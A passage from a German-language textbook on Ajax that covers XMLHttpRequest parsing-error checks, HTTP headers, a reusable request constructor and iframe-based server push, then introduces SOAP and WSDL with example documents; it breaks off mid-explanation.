  if (xhr.readyState == 4) {
    var wurzel =
      xhr.responseXML.documentElement; ❶
    alert(wurzel.nodeName);❷
    obj.available = true;
  }
};
xhr.send(null);
```

Hier wird eine Referenz auf den Wurzel-Knoten in der Variable *wurzel* abgelegt ❶ und anschließend der Tag-Name dieses Knotens in einem Meldungsfenster ausgegeben ❷.

responseXML und fehlerhafte Dokumente

Ein wichtiger Aspekt bei der Arbeit mit `responseXML` ist dessen Umgang mit Fehlersituationen. Der einfachste Fall ist, dass das empfangene Dokument entweder kein XML enthält oder nicht als XML-Dokument erkannt wurde. Letzteres kann auftreten, wenn das Dokument mit einem falschen Content-Type gesendet wurde. Ist dieser nicht „text/xml“, so weigern sich die meisten XHR-Implementierungen, das Dokument als XML zu interpretieren und setzen das `responseXML`-Attribut auf `null`. Ein etwas komplizierterer Fall liegt vor, wenn das empfangene Dokument zwar als XML erkannt wurde, aber beim Parsen festgestellt wird, dass es nicht wohlgeformt ist. Hier verhalten sich die verschiedenen Browser unterschiedlich: Safari setzt das `responseXML`-Attribut auf `null`, Firefox liefert ein XML-Dokument mit einer Fehlerbeschreibung und Opera und Internet Explorer ein leeres Dokument. Man könnte nun argumentieren, dass es die Aufgabe des Servers ist, ausschließlich gültige XML-Dokumente zu liefern, und dass sich der Client aus diesem Grund nicht um die Behandlung derartiger Fehler kümmern muss. Doch vor allem bei dynamisch generiertem XML passiert es in der Praxis immer wieder, dass es z. B. durch eine Unachtsamkeit beim Maskieren bestimmter Sonderzeichen, seine Gültigkeit verliert. Um auf solche Situationen angemessen reagieren zu können, ist es deshalb wichtig, Parserfehler zu erkennen.

Listing 6.11

```
xhr.onreadystatechange = function() {
```

```
    if (xhr.readyState == 4) {
      var hasParseError = xhr.responseXML ==
        null; ❶
      if (!hasParseError) {
        var documentElement =
          xhr.responseXML.documentElement;
        hasParseError = documentElement ==
          null ❷ || document.nodeName ==
          "parsererror"; ❸
      }

      if (hasParseError) {
        alert("Parse-Fehler");
      }
    }
};
```

Der obige Code überprüft, ob beim Parsen ein Fehler aufgetreten ist und zeigt dann eine entsprechende Fehlermeldung an. Dazu wird zunächst getestet, ob das `responseXML`-Attribut `null` ist ❶. Ist dies nicht der Fall, wird als nächstes der Wurzel-Knoten des Dokuments auf den Wert `null` getestet ❷ und anschließend der Name des Wurzel-Knotens inspiziert ❸. Ist dieser „parsererror" so handelt es sich um ein von Firefox generiertes XML-Dokument mit einer entsprechenden Fehlerbeschreibung. Nachdem all diese Tests durchgeführt wurden, enthält die Variable *hasParseError* den Wert `true` im Fall eines Fehlers und ansonsten den Wert `false`.

6.2.3.6 HTTP-Header

Setzen und auslesen von HTTP-Headern

Ein Aspekt des HTTP-Protokolls, den wir im Zusammenhang mit dem `XMLHttpRequest`-Objekt bisher noch nicht näher betrachtet haben, ist das Setzen und Auslesen von HTTP-Headern. Die Methoden hierfür heißen `setRequestHeader` zum Setzen von Anfrage-Headern, `getResponseHeader` zum Auslesen eines bestimmten Antwort-Headers und `getAllResponseHeaders` zum Auslesen aller Antwort-Header. Ein Beispiel:

Listing 6.12

```
<html>
<body>
  <pre id="ausgabe"></pre>
  <script type="text/javascript">
    var obj = getXHR();
    var xhr = obj.xmlHttp;
```

```
    xhr.open("GET", "nachricht.xml", true); ❶
    xhr.setRequestHeader("Connection",
      "close"); ❷
    xhr.onreadystatechange = function() {
      if (xhr.readyState == 4) {
        document.getElementById(
          "ausgabe").innerHTML =
          xhr.getAllResponseHeaders(); ❸
        alert("Content-Type: " +
          xhr.getResponseHeader(
            "Content-Type")); ❹
        obj.available = true;
      }
    };
    xhr.send(null);
  </script>
</body>
</html>
```

Hier verwenden wir `XMLHttpRequest`, um eine Datei „nachricht.xml“ von einem Web-Server abzurufen ❶. Dabei senden wir den Anfrageheader „Connection: close“ ❷, der bewirkt, dass die TCP-Verbindung zwischen Browser und Web-Server unmittelbar nach Beendigung der Anfrage geschlossen wird. In unserer Callback-Funktion geben wir dann zunächst alle Antwort-Header in einem `<pre>`-Element aus ❸ und zeigen dann den Wert des `Content-Type`-Headers in einem Meldungsfenster an ❹. Sofern die Datei „nachricht.txt“ tatsächlich existiert, sollte die Ausgabe „application/xml“ lauten.

6.2.3.7 Eine einfache Abstraktion

Eigener Konstruktor

Wie Sie auf den letzten Seiten erfahren haben, ist die Arbeit mit `XMLHttpRequest` zwar an sich recht einfach, um allerdings halbwegs verlässliche Ergebnisse zu erhalten, müssen einige Vorkehrungen getroffen werden. Um nicht bei jedem Einsatz von XHR den benötigten Code wiederholen zu müssen, bietet es sich an, stattdessen eine zusätzliche Abstraktionsebene zwischen XHR und Ihrem Anwendungscode einzuziehen. Dazu kapseln wir sämtlichen XHR-spezifischen Code in einem eigenen Konstruktor und machen nur die Funktionen nach außen hin sichtbar, die wir auch tatsächlich benötigen. Der Konstruktor ist dabei nicht mehr als eine Zusammenfassung des bisher vorgestellten Codes:

Listing 6.13

Ein Konstruktor für Ajax-Anfragen

Teil der Code-Bibliothek

```
namespace("ajax");

ajax.Request = (function() { ❶
  var xhrs = []; ❷
  var REQUEST_TIMEOUT = 5000;

  function getXHR() { ❸
    ...
  }

  return function(method, url) {❹
    var _this = this;
    this.oncomplete = null;
    this.onfail = null;

    var obj = getXHR(); ❺
    var xhr = obj.xmlHttp;
    xhr.open(method, url, true); ❼

    this.setRequestHeader = function(header,
      value) {
      xhr.setRequestHeader(header, value);
    };

    this.send = function(data) {
      var timer = window.setTimeout( ❻
        function() {
          xhr.onreadystatechange =
            function() {};
          xhr.abort();
          if (_this.onfail) {
            _this.onfail(999,
              "Request timed out");
          }
        }
      }, REQUEST_TIMEOUT);

      xhr.onreadystatechange = function() {
        if (xhr.readyState == 4) {
          window.clearTimeout(timer);
          if ((xhr.status == 200 ||
            xhr.status == 201 ||
            xhr.status == 202) &&
            _this.oncomplete) {
```

```
            _this.oncomplete(xhr);
            _this.oncomplete = null;
          } else if (xhr.status != 200 &&
              _this.onfail)  {
            _this.onfail(xhr.status,
              xhr.statusText);
            _this.onfail = null;
          }
          obj.available = true;
        }
      };
      xhr.send(data);
    };
  };
})();
```

In diesem Code-Ausschnitt bedienen wir uns des im Kapitel über JavaScript erwähnten Tricks zum Anlegen privater statischer Attribute. Wir definieren zunächst eine globale Variable *Request* sowie eine anonyme Funktion ❶, die wir sofort aufrufen. Diese Funktion erzeugt eine Closure, innerhalb der wir nun unsere privaten statischen Attribute und Methoden definieren. Im *xhrs*-Array ❷ legen wir unsere `XMLHttpRequest`-Instanzen ab und die *getXHR*-Methode ❸ übernimmt das Auffinden freier Instanzen für uns. Nun definieren wir den eigentlichen Konstruktor als anonyme Funktion ❹ und liefern ihn mit `return` zurück. Der Konstruktor holt sich eine neue XHR-Instanz ❺, startet einen Timer ❻ und dann die eigentliche Anfrage ❼.

Verwendung des Ajax-Konstruktors

Für jede neue Anfrage, die wir an den Server stellen, müssen wir jetzt nur noch ein neues *Request*-Objekt erzeugen und diesem eine Callback-Funktion zuweisen. Die Verwendung des *Request*-Objekts ist dabei denkbar einfach:

Listing 6.14

```
var request = new Request("GET",
  "nachricht.txt"); ❶
request.oncomplete = function(response) { ❷
  alert(response.responseText);
};
request.onfail = function(status,
  statusText) {
  alert("Fehler: " + statusText);
};
request.send(null); ❸
```

Dem *Request*-Konstruktor übergeben wir die Request-Methode und die anzufragende URL ❶. Anschließend definieren wir eine Callback-Funktion für den Erfolgsfall ❷ und eine für den Fehlerfall ❸. Ist die Anfrage abgeschlossen, wird die Callback-Funktion aufgerufen und das jeweilige XHR-Objekt wird an sie übergeben. Um Timeouts und parallele Anfragen müssen wir uns dabei keine Gedanken mehr machen. Zu guter Letzt rufen wir dann noch die *send*-Methode auf ❸ und übergeben ihr die zu sendenden Daten oder wie in diesem Beispiel, den Wert `null`.

6.2.4 Server-Push

Problem: Zustandslosigkeit

Das HTTP-Protokoll arbeitet, wie Sie bereits erfahren haben, absolut zustandslos. Mit Hilfe von Ajax versucht man diese Tatsache zu verschleiern, was auch in gewissem Umfang gelingt. Doch ein großes Problem, das diese Zustandslosigkeit mit sich bringt, kann auch Ajax nicht beheben: Der HTTP-Server hat keine Möglichkeit, den Client über ein bestimmtes Ereignis zu informieren, ohne dass dieser selbst eine Anfrage gestellt hätte. In den meisten Anwendungsfällen ist das kein wirkliches Problem, doch es gibt einige Situationen, in denen ein solches Verhalten gewünscht ist. Nehmen Sie Beispielsweise ein Chat-Programm. Hier kann der Client nicht vorhersehen, wann die nächste Nachricht beim Server aufläuft. In einer klassischen Ajax-Anwendung bliebe dem Entwickler daher nichts anderes übrig, als in regelmäßigen Abständen beim Server anzufragen, ob schon neue Nachrichten vorliegen.

Einsparung von Verbindungsauf- und -abbaus

Dieses Problems nimmt sich eine Technik namens *Server-Push* an, die oftmals auch *HTTP-Streaming* oder *Comet*[17] genannt wird. Anstatt in kurzen Abständen immer wieder neue Anfragen an den Server zu stellen, verwendete man eine einzige Anfrage, die über viele Minuten hinweg bestehen kann. Erreicht die Anfrage den Server, startet dieser eine Endlosschleife, in der immer wieder geprüft wird, ob neue Daten vorliegen. Ist dies der Fall, werden die Daten direkt an den Client übertragen. So gelangen Informationen mit viel geringerer Verzögerung zum Client und die vielen Verbindungsauf- und -abbauvorgänge, die bei einer vergleichbaren Ajax-Lösung notwendig wären, fallen weg.

Lösung mit XMLHttp-Request

Bevor wir uns mit der Umsetzung von „HTTP-Streaming“ aus Sicht des Web-Servers beschäftigen, betrachten wir die Client-Seite. Damit *Server-Push* hier funktionieren kann, benötigen wir eine Möglichkeit, die Antwort des Servers auszuwerten, noch bevor die

[17] Comet ist wie auch Ajax der Name eines Reinigungsmittels.

Anfrage beendet ist. Das `XMLHttpRequest`-Objekt bietet prinzipiell eine solche Möglichkeit über das `readyState`-Attribut und das `onreadystatechange`-Ereignis. Der `readyState` mit der Nummer 3 besagt dabei, dass neue Daten empfangen wurden, die Anfrage aber noch nicht beendet ist. Bedauerlicherweise verhält sich der Internet Explorer in diesem Punkt aber anders als erwartet. Zum einen wird der `readyState` 3 in den meisten Fällen überhaupt nicht ausgelöst, zum anderen bleibt das `responseText`-Attribut bis zum Ende einer Anfrage leer. `XMLHttpRequest` kann also nicht verlässlich für Server-Push verwendet werden.

Cross-Browser-Lösung

Glücklicherweise gibt es aber eine weitere Möglichkeit, die in allen gängigen Browsern funktioniert. Vielleicht ist Ihnen bereits aufgefallen, dass Browser Webseiten in der Regel inkrementell darstellen. Selbst wenn eine Seite sehr umfangreich ist und entsprechend lange lädt, können Sie bereits nach wenigen Sekunden erste Teile der Seite sehen. Als weitere Eigenschaft, haben alle Browser gemeinsam, dass sie den JavaScript-Code innerhalb von `<script>`-Tags evaluieren, sobald sie beim Parsen darauf stoßen. Indem man sich diese beiden Eigenschaften zu Nutze macht, kann man mit relativ geringem Aufwand Server-Push realisieren. Der Server startet dabei wie gehabt bei jeder Anfrage eine Endlosschleife, innerhalb der er auf neue Daten wartet. Sobald diese vorhanden sind, erzeugt er nun aber einen `<script>`-Block und etwas JavaScript-Code, welcher die neuen Daten in Form eines Funktionsaufrufs an die Client-Anwendung übermittelt. Der Client evaluiert den `<script>`-Block und erhält dadurch die Daten. Zum Aufruf der Server-Anwendung verwendet man in der Regel einen unsichtbaren IFrame. Dadurch kommen sich der Datenstrom und die Client-Anwendung nicht in die Quere und der Client kann die Verbindung jederzeit unterbrechen und wieder neu aufnehmen.

Ein einfaches Beispiel

Nach dieser Einführung in das Thema sollen Sie die Funktionsweise von Server-Push nun anhand eines einfachen Beispiels kennen lernen (ein ausführliches Beispiel finden Sie in Kapitel 13): Wir möchte eine Anwendung schreiben, welche die aktuelle Server-Zeit auf dem Client anzeigt und in Sekundenschritten aktualisiert. Dazu schreiben wir uns zunächst ein Servlet mit dem Namen *ServerTimeServlet* und definieren dort die `doGet`-Methode wie folgt:

Listing 6.15

```
protected void doGet(
  HttpServletRequest request,
  HttpServletResponse response)
  throws ServletException, IOException {
  ServletOutputStream outputStream =
    response.getOutputStream(); ❶
```

```
    try {
      response.setContentType("text/html"); ❷
      while (true) { ❸
        outputStream.print(
          "<script type=\"text/javascript\">" +
          "parent.serverResponse('" +
          new Date().toString() +
          "');</script>"); ❹
        outputStream.flush(); ❺
        Thread.sleep(1000); ❻
      }
    } catch (Exception e) {
      ...
    }
}
```

Zunächst holen wir uns über die `getOutputStream`-Methode eine Referenz auf den Ausgabestrom ❶. Anschließend setzen wir den Content-Type unserer Seite auf HTML ❷. Damit stellen wir sicher, dass der Browser unsere `<script>`-Tags auch tatsächlich evaluiert. Innerhalb einer Endlosschleife ❸ generieren wir nun unsere `<script>`-Tags. Darin übergeben wir einer Funktion *serverResponse*, die wir später noch definieren müssen, die aktuelle Serverzeit ❹. Da der hier generierte Code später in einem IFrame ausgeführt wird, müssen wir dem Funktionsnamen noch ein „`parent`“ voranstellen. Aus Gründen der Geschwindigkeit verwenden Servlets einen Ausgabepuffer. Wenn wir also Daten in den Ausgabestrom geben, heißt das noch nicht, dass diese auch sofort zum Client übertragen werden. Das Puffer-Verhalten ist zwar in den meisten Situationen von Vorteil, für unsere Zwecke ist es jedoch ungeeignet. Aus diesem Grund müssen wir nach jedem Schleifendurchlauf die `flush`-Methode des Ausgabestroms aufrufen ❺. Dadurch wird der Puffer geleert und sein Inhalt sofort übertragen. Um schließlich mit unserer Endlosschleife nicht unnötig CPU-Zeit auf dem Server zu verschwenden, legen wir den Thread des Servlets nach jeder Aktualisierung für eine Sekunde schlafen ❻.

Nachdem das Servlet geschrieben ist, können wir uns der Client-Seite zuwenden. Erfreulicherweise umfasst der Client-Code nur wenige Zeilen:

Listing 6.16

```
<html>
<head>
  <script type="text/javascript">
    function serverResponse(message) { ❶
      document.getElementById(
        "message").innerHTML = message; ❷
    }
  </script>
</head>
<body>
  <div id="message"></div>
  <iframe
    src="/comet/ServerTimeServlet"> ❸
  </iframe>
</body>
</html>
```

Die Funktion *serverResponse* ❶ wird von unserem Server aufgerufen. Der ihr übergebene Text wird dann in ein `<div>`-Element geschrieben ❷. Schließlich definieren wir noch den IFrame, dessen `src`-Attribut wir auf die URL unseres Servlets setzen ❸.

Wenn Sie die obige HTML-Seite nun in Ihrem Browser öffnen, sollte in dem `<div>`-Element die Server-Zeit angezeigt und im Sekundentakt aktualisiert werden. Das mag kein sonderlich reizvolles Beispiel sein, es zeigt allerdings sehr gut, wie Server-Push theoretisch funktioniert.

6.2.5 Fazit

XMLHttpRequest meistens die beste Wahl

Sie haben drei[18] grundlegend verschiedene Wege kennen gelernt, wie JavaScript asynchron mit einem Web-Server kommunizieren kann. Doch welcher dieser Wege ist für Sie der richtige? Wie so oft, lässt sich diese Frage nicht pauschal beantworten, denn alle drei Methoden – IFrames, On-Demand-JavaScript und `XMLHttpRequest` – haben Vor- und Nachteile. Man kann allerdings sagen, dass für die allermeisten Aufgaben `XMLHttpRequest` die beste

[18] Framesets für die asynchrone Kommunikation einzusetzen ist umständlich und in Anbetracht der Tatsache, dass es mit IFrames, On-Demand-JavaScript und XMLHttpRequest drei wesentlich komfortablere Alternativen gibt, auch nicht mehr sinnvoll. Aus diesem Grund wollen wir bei unserer abschließenden Betrachtung Frames einmal außen vor lassen.

Wahl ist. Bei IFrames und On-Demand-JavaScript handelt es sich, so gut diese auch ihren Zweck erfüllen mögen, mehr oder minder um Notlösungen. `XMLHttpRequest` hingegen wurde speziell für die asynchrone Kommunikation entwickelt und erfüllt diese Aufgabe dementsprechend gut. Allerdings hat auch `XMLHttpRequest` zwei „Schwachstellen". Zum einen unterstützt es, im Gegensatz zu On-Demand-JavaScript, keine Domänen-übergreifenden Zugriffe, zum anderen eignet sich `XMLHttpRequest` nur begrenzt für das „Server-Push"-Übertragungsmodell. IFrames hingegen sind für „Server-Push" bestens gerüstet.

Alle Techniken haben Einsatzgebiete

Sie sehen also, dass jede dieser Techniken ihre Daseinsberechtigung hat. Sie werden die meiste Zeit zwar mit `XMLHttpRequest` arbeiten, IFrames und On-Demand-JavaScript gehören aber auf jeden Fall in Ihren „Werkzeugkasten".

7 Web-Services

Web-Services sind der Grundpfeiler moderner verteilter Anwendungen. Mit Hilfe von Web-Services schaffen Sie Schnittstellen, die es prinzipiell beliebigen Clients erlauben, Dienste Ihrer Server-Anwendung in Anspruch zu nehmen. In diesem Kapitel erfahren Sie, welche Arten von Web-Services es gibt, und wie Sie diese in Ihren Web-Anwendungen einsetzen können.

7.1 Hintergründe

Vorläufer der Web-Services

Die Idee, Anwendungen auf verschiedene Rechner zu verteilen, ist nicht ganz neu. Viele Modelle für verteilte Systeme, darunter z. B. Corba, DCOM und RMI, entstanden bereits in den frühen 1990er Jahren. Doch diese Modelle verlieren zunehmend an Bedeutung und werden immer mehr durch Web-Services abgelöst. Was leisten Web-Services? In erster Linie erlauben sie mehreren Anwendungen, über das Internet miteinander zu kommunizieren. Dazu definieren sie ein Nachrichtenformat, das beide Kommunikationspartner verstehen müssen. Der große Unterschied zu Corba, DCOM und RMI besteht darin, dass dieses Nachrichtenformat auf XML aufbaut[19] und dass die Nachrichten meist über das HTTP-Protokoll übertragen werden. Diese Tatsache hat mehrere Vorteile: Zum einen gibt es XML-Parser für praktisch jede Plattform und jede Programmiersprache, sodass prinzipiell auch jeder, der dies möchte, Web-Services nutzen kann. Zum anderen sind Web-Services unempfindlich gegen Firewalls, da diese den Datenverkehr über Standard-Ports (wie z. B. Port 80 für HTTP) normalerweise nicht blockieren. Leider haben Web-Services aber auch Nachteile: Da sie auf XML aufbauen, müssen meist deutlich mehr Daten übertragen werden als bei

[19] Da das in diesem Kapitel vorgestellte JSON-Protokoll nicht auf XML aufbaut, ist es genau genommen auch kein Web-Service-Protokoll. Allerdings wird es gewöhnlich für dieselben Aufgaben eingesetzt.

vergleichbaren binären Protokollen. Außerdem entsteht durch das Parsen des XML ein gewisser Overhead, der bei vielen aufeinanderfolgenden Anfragen durchaus von Bedeutung sein kann. Für die Zwecke einer Ajax-Anwendung sind solche Faktoren allerdings zu vernachlässigen.

7.2 SOAP und WSDL

Vorherrschend bei den Web-Services

In vielen Bereichen der verteilten Software ist die Kombination aus *SOAP* (ehemals Simple Object Access Protocol) und der *Web Service Description Language* (WSDL) inzwischen vorherrschend. Im Zusammenhang mit Ajax führen die beiden Formate jedoch ein Schattendasein. Das liegt sicherlich nicht zuletzt an der Tatsache, dass SOAP und WSDL wegen ihrer hohen Komplexität nicht unumstritten sind. Gleichzeitig stehen mit REST und in neuerer Zeit auch JSON zwei interessante Alternativen zu SOAP zur Verfügung.

Dem gegenüber stehen jedoch die vielen Vorteile, die etablierte Standards wie SOAP und WSDL nun einmal mit sich bringen. So gibt es inzwischen für nahezu alle Programmiersprachen qualitativ hochwertige Schnittstellen zu SOAP und WSDL; neuere Sprachen bieten diese oft sogar als Teil ihrer Standardbibliothek an. Gleichzeitig werden Sie, insbesondere im Enterprise-Umfeld, immer wieder auf SOAP und WSDL treffen, wenn Sie etwa Web-Services von Drittanbietern „konsumieren" möchten.

Hohe Komplexität

Auf den folgenden Seiten erhalten Sie einen Einblick in die Funktionsweise von SOAP und WSDL. Lassen Sie sich dabei nicht von der Komplexität der Formate abschrecken: Sie werden in der Praxis, zumindest im Normalfall, nie SOAP oder WSDL lesen, geschweigedenn von Hand schreiben müssen. Stattdessen werden Sie ein Framework kennen lernen, das Ihnen auf der Server-Seite die Generierung von SOAP und WSDL vollständig abnimmt. Außerdem werden wir ein JavaScript-Objekt definieren, das dieselbe Aufgabe auf dem Client übernimmt.

7.2.1 SOAP

Entstehung

Das SOAP-Protokoll entstand aus einer Kollaboration mehrerer Unternehmen, darunter Microsoft, IBM, DevelopMentor und UserLand-Software, und wurde schließlich durch das W3C standardisiert. Inzwischen liegt der SOAP-Standard in der Version 1.2 vor

und es existieren zahllose Implementierungen für alle möglichen Plattformen und Programmiersprachen.

Remote Procedure Calls

Das Protokoll basiert auf XML und erlaubt es so, praktisch beliebig formatierte Nachrichten zu übertragen. Haupteinsatzgebiet von SOAP sind entfernte Prozedur-Aufrufe (Remote Procedure Calls oder RPC). Dadurch verschwinden für den Client scheinbar die Unterschiede zwischen dem Aufruf einer Client-Prozedur und einer Prozedur, die auf dem Server implementiert ist. Da SOAP jedoch üblicherweise auf dem zustands- und verbindungslosen HTTP-Protokoll aufsetzt, funktionieren Remote Procedure Calls nur in eine Richtung, nämlich vom Client zum Server. Der Server hat nach wie vor keine Möglichkeit, den Client direkt zu kontaktieren.

7.2.1.1 Das Nachrichtenformat

Header und Body

Eine SOAP-Nachricht besteht aus einem Wurzelement `<Envelope>` (engl. Umschlag), einem optionalen `<Header>`-Element und einem obligatorischen `<Body>`-Element. Das entspricht in etwa der Struktur eines HTML-Dokuments oder auch eines HTTP-Requests. Das `<Header>`-Element kann verwendet werden, um Meta-Daten anzugeben, die nicht zum eigentlichen Nachrichteninhalt gehören, also etwa Sitzungs- oder Transaktionsinformationen, Schlüssel für vorgeschaltete Sicherheitssysteme usw. Das `<Body>`-Element enthält die eigentliche Nutzlast der Nachricht. Hier eine beispielhafte SOAP-Nachricht:

```
<?xml version="1.0" encoding="utf-8"?>
<env:Envelope
  xmlns:env="http://www.w3.org/2003/05/⇨
  soap-envelope"> ❹
  <env:Header>
    <sess:sessionId ❸
      xmlns:sess="http://www.mustersoft.com/⇨
      session">
      819347-492739-591842-593174
    </sess:sessionId>
  </env:Header>
  <env:Body>
    <crm:updateUserInformation ❶
      xmlns:crm="http://⇨
      crm.mustersoft.com"> ❷
      <crm:customerId>5483</crm:customerId>
      <crm:firstname>Max</crm:firstname>
      <crm:lastname>Mustermann</crm:lastname>
```

```
      <crm:street>Musterstr. 22</crm:street>
    </crm:updateUserInformation>
  </env:Body>
</env:Envelope>
```

In dieser Nachricht senden wir einem Web-Server aktualisierte Kundendaten ❶. Das SOAP-Protokoll macht uns dabei keine Vorschriften, in welcher Form wir dies tun müssen. Unsere Daten müssen nur in Form gültigen XML und mit eigenem lokalem Namen angegeben werden. Das heißt: Innerhalb des SOAP-Body kann jeder beliebige gültige XML-Code stehen. Wir müssen für diesen nur einen eigenen Namensraum festlegen. In unserem Fall verwenden wir dafür die URI „http://crm.mustersoft.com“ ❷ und das Namensraum-Präfix *crm*. Außerdem geben wir im Header der Nachricht eine Sitzungsnummer an ❸ und auch hier legen wir wieder einen eigenen Namensraum fest. Und sogar die SOAP-eigenen `<Envelope>`-, `<Body>`- und `<Header>`-Tags benötigen lokale Namen. Die Namensraum-URI ist dabei jedoch durch den Standard vorgegeben ❹. Lediglich das Präfix können Sie frei wählen.

Warum Namensräume?

Wenn Sie sich bei dem obigen Beispiel alle Namensräume samt URIs und Präfixen wegdenken, werden Sie feststellen, dass SOAP an sich nicht sonderlich kompliziert ist. Warum die Namensräume also nicht einfach weglassen? Namensräume machen einen wesentlichen Unterschied zwischen SOAP und anderen Web-Service-Formaten aus. Während andere Formate oft sehr konkrete Vorschriften machen, wie Nachrichten zu formatieren sind, erlaubt es SOAP, Nachrichten beliebig zu strukturieren und vor allem Bezeichner frei zu wählen. So könnten Sie beispielsweise ein eigenes `<Envelope>`-Element definieren. Befindet es sich in einem eigenen Namensraum, so brauchen Sie keine Konflikte mit dem gleichnamigen SOAP-Element zu fürchten. Zugleich ermöglicht es SOAP auf diese Weise, Elementen einen eigenen Gültigkeitsbereich zu geben. So lassen sich beliebig komplexe XML-Dokumente, die z. B. auch verschiedenen XML-Schemata folgen können, problemlos in eine SOAP-Nachricht packen. Der Einsatz von XML-Namensräumen hat jedoch auch einen entscheidenden Nachteil: Wenn Sie etwa eine Nachricht versenden möchten, die nur eine einzelne Zahl enthält, müssen Sie aufgrund der vielen Namensraum-URIs trotzdem mit einem Datenvolumen von mindestens 100 Bytes rechnen. Das Verhältnis von Nutzlast zu XML-Markup kann bei SOAP also mitunter sehr ungünstig ausfallen.

7.2.2 Web Service Description Language (WSDL)

Protokoll-unabhängige Schnittstellen-beschreibung

Möchte ein Programmierer auf einen fremden Web-Service zugreifen, so muss er dazu eine genaue Beschreibung von dessen Schnittstelle kennen. Die Schnittstelle eines Web-Service ist dabei die Gesamtheit aller Operationen, die von ihm angeboten werden. Doch um tatsächlich mit dem Web-Service kommunizieren zu können, benötigt ein Programmierer noch weitere Information. So muss er wissen, welche Protokolle der Web-Service verwendet und über welche URIs der Web-Service zu erreichen ist. WSDL wurde entwickelt, um all diese Informationen protokollunabhängig bereitzustellen. Dabei basiert WSDL wie SOAP auf dem XML-Standard. Dadurch lässt sich WSDL sehr gut maschinell verarbeiten und das wiederum eröffnet viele interessante Möglichkeiten. So existieren beispielsweise Web-Service-Frameworks (das hier vorgestellte „Apache Axis2"-Framework zählt dazu), die es erlauben, aus WSDL-Beschreibungen Java-Klassen zu generieren. Wenn ein Programmierer dann Methoden auf diesen Klassen aufruft, werden im Hintergrund automatisch entsprechende Web-Service-Anfragen generiert, ohne dass er selbst XML schreiben müsste. Mit dynamischen Sprachen wie JavaScript lässt sich dieses Prinzip sogar noch weiter treiben. Denn was Frameworks wie Apache Axis2 zur Compile-Zeit machen, lässt sich in JavaScript zur Laufzeit verwirklichen.

7.2.2.1 Aufbau

Für die maschinelle Verarbeitung gedacht

Sowohl SOAP als auch WSDL wurden für die maschinelle Verarbeitung konzipiert und sind daher von Menschen nur schwer nachzuvollziehen. Bei WSDL zeigt sich dies besonders deutlich: Ohne entsprechendes Vorwissen über den Aufbau lassen sich einem WSDL-Dokument nur in den seltensten Fällen die Schnittstellen des darin beschriebenen Web-Service ablesen. Wie bereits erwähnt ist das auch gar nicht Sinn der Sache. Dennoch ist es hilfreich, den Aufbau von WSDL zumindest ansatzweise zu verstehen. Insbesondere beim Debugging von Web-Services kommt es nämlich immer wieder vor, dass man sich doch direkt mit WSDL auseinandersetzen muss.

Aus diesem Grund wollen wir uns einmal ein beispielhaftes WSDL-Dokument ansehen. Zwar stellt der darin beschriebene Web-Service nur eine einzige Operation zur Verfügung, trotzdem hat das WSDL Dokument einen ganz beachtlichen Umfang:

```
<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns="http://schemas.xmlsoap.org/wsdl/"
xmlns:tns="http://crm.mustersoft.com/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.⇨
  xmlsoap.org/wsdl/soap12/"
targetNamespace="http://crm.mustersoft.com/">
  <wsdl:types>
    <xsd:schema targetNamespace="http://crm.⇨
      mustersoft.com/">
      <xsd:element name="getKunde" ❽
        type="tns:getKundeType"/>
      <xsd:element name="getKundeResponse"
        type="tns:getKundeResponseType"/>
      <xsd:complexType name="getKundeType">
        <xsd:sequence>
          <xsd:element name="id"
            type="xsd:integer"/>
        </xsd:sequence>
      </xsd:complexType>
      <xsd:complexType
        name="getKundeResponseType">
        <xsd:sequence>
          <xsd:element name="vorname"
            type="xsd:string"/>
          <xsd:element name="nachname"
            type="xsd:string"/>
          <xsd:element name="email"
            type="xsd:string"/>
        </xsd:sequence>
      </xsd:complexType>
    </xsd:schema>
  </wsdl:types>
  <wsdl:message name="getKunde"> ❼
    <wsdl:part name="parameters"
      element="tns:getKunde"/> ❽
  </wsdl:message>
  <wsdl:message name="getKundeResponse">
    <wsdl:part name="parameters"
      element="tns:getKundeResponse"/>
  </wsdl:message>
  <wsdl:portType name="CRMServicePortType"> ❺
```

```
    <wsdl:operation name="getKunde"> ❻
      <wsdl:input message="tns:getKunde"/>
      <wsdl:output
        message="tns:getKundeResponse"/>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="CRMServiceSOAPBinding"❹
    type="tns:CRMServicePortType"> ❺
    <soap:binding
      transport="http://schemas.xmlsoap.⇨
      org/soap/http" style="document"/>
    <wsdl:operation name="getKunde">
       <soap:operation
         soapAction="crmservice"
         style="document"/>
       <wsdl:input>
         <soap:body use="literal"/>
       </wsdl:input>
       <wsdl:output>
         <soap:body use="literal"/>
       </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="CRMService"> ❶
    <wsdl:port name="CRMServiceSOAPPort" ❷
      binding="tns:CRMServiceSOAPBinding"> ❸
      <soap:address location="http://crm.⇨
        mustersoft.com/soap/"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
```

Ein WSDL-Dokument besteht aus einer Vielzahl von Elementen, die oft wieder auf andere Elemente verweisen. Den Anfang dieser Verweiskette bilden die `<service>`-Elemente ❶. Anhand dieser Elemente können Sie erkennen, welche Services in dem WSDL-Dokument beschrieben werden. Unter diesen Elementen finden Sie meist ein oder mehrere `<port>`-Elemente, die beschreiben, wie auf den Service zugegriffen werden kann ❷. Im vorliegenden Fall enthält das `<port>`-Element ein weiteres Element `<address>` ❸, das die URL eines SOAP-Web-Service angibt. Das `<port>`-Element verweist in dem `binding`-Attribut zusätzlich auf ein `<binding>`-Element ❹. Darin wird festgelegt, wie der beschriebene Web-Service an ein konkretes Protokoll, also z. B. SOAP, zu binden ist. Außerdem

